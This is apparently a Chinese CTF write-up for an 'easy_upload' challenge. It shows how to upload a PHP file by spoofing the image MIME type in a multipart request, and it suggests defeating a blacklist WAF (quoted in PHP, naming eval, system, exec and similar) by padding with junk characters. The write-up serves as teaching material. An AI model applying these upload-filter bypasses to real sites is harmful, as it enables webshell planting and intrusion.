


## easy\_upload wp

本题的考点一个是文件上传的常规MIME绕过和利用垃圾字符串对WAF的绕过

开始常规传入一个php马的时候会出现以下报错



说明题目是要求上传图片的，这里可以使用MIME进行绕过

**Request**

Pretty	Raw	Hex
1 POST / HTTP/1.1		
2 Host: 192.168.67.180:5432		
3 Content-Length: 181		
4 Cache-Control: max-age=0		
5 Upgrade-Insecure-Requests: 1		
6 Origin: http://192.168.67.180:5432		
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7yJh8cRebXjw3Nbs		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97 Safari/537.36		
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
10 Referer: http://192.168.67.180:5432/		
11 Accept-Encoding: gzip, deflate		
12 Accept-Language: zh-CN,zh;q=0.9		
13 Connection: close		
14		
15 -----WebKitFormBoundary7yJh8cRebXjw3Nbs		
16 Content-Disposition: form-data; name="file"; filename="1.php"		
17 Content-Type: image/png		
18		
19 123		
20 -----WebKitFormBoundary7yJh8cRebXjw3Nbs--		
21		

**Response**

Pretty	Raw	Hex	Render

如此我们就可以成功上传php文件，然后就是本体的难点在于这个一句话木马的WAF，基本上是办掉了很多常规的一句话木马，所以如果你用骚姿势硬绕理论上也是可以暴力做出这道题的，但是这里并非本体的考点，因为题目的描述里就有提示，垃圾二字其实指的是垃圾填充，就是利用垃圾信息来让waf失效，从而实现绕过。

**TKKCTF UPLOAD**

Select your payload:

选择文件 未选择任何文件

UPLOAD & EXECUTE

× payload 太明显了，换一个吧

```
$blacklist = ["php", "<?php", "<?", "<?=", "eval()", "system()", "exec()", "shell_exec()", "passthru()", "include()", "require()", "assert()", "popen()", "require_once()", "include_once", "base64_decode()"];

$blocked = false;

$recontent=strtolower($content);

$recontent=ereg_replace(' /x00+/', '', $recontent);

foreach ($blacklist as $bad) {

    if (stripos($recontent, $bad) !== false) {

        $message = "× payload 太明显了，换一个吧";

        $blocked = true;

        break;
}
```

可以看到报错信息里面给出了黑名单，无法实现常规的一句话木马上传。然后我们使用垃圾字符串填充让waf失效即可实现一句话木马的上传。

The screenshot shows a web application interface with the following elements:

- Response** tab is selected.
- Navigation buttons: Pretty, Raw, Hex, Render.
- Toolbar icons: magnifying glass, copy, paste, etc.
- TKKCTF UPLOAD** title.
- Select your payload:** A file input field with placeholder text: 选择文件 未选择任何文件.
- UPLOAD & EXECUTE** button.
- 上传成功!** message with a checked checkbox icon.
- Path: uploads/1.php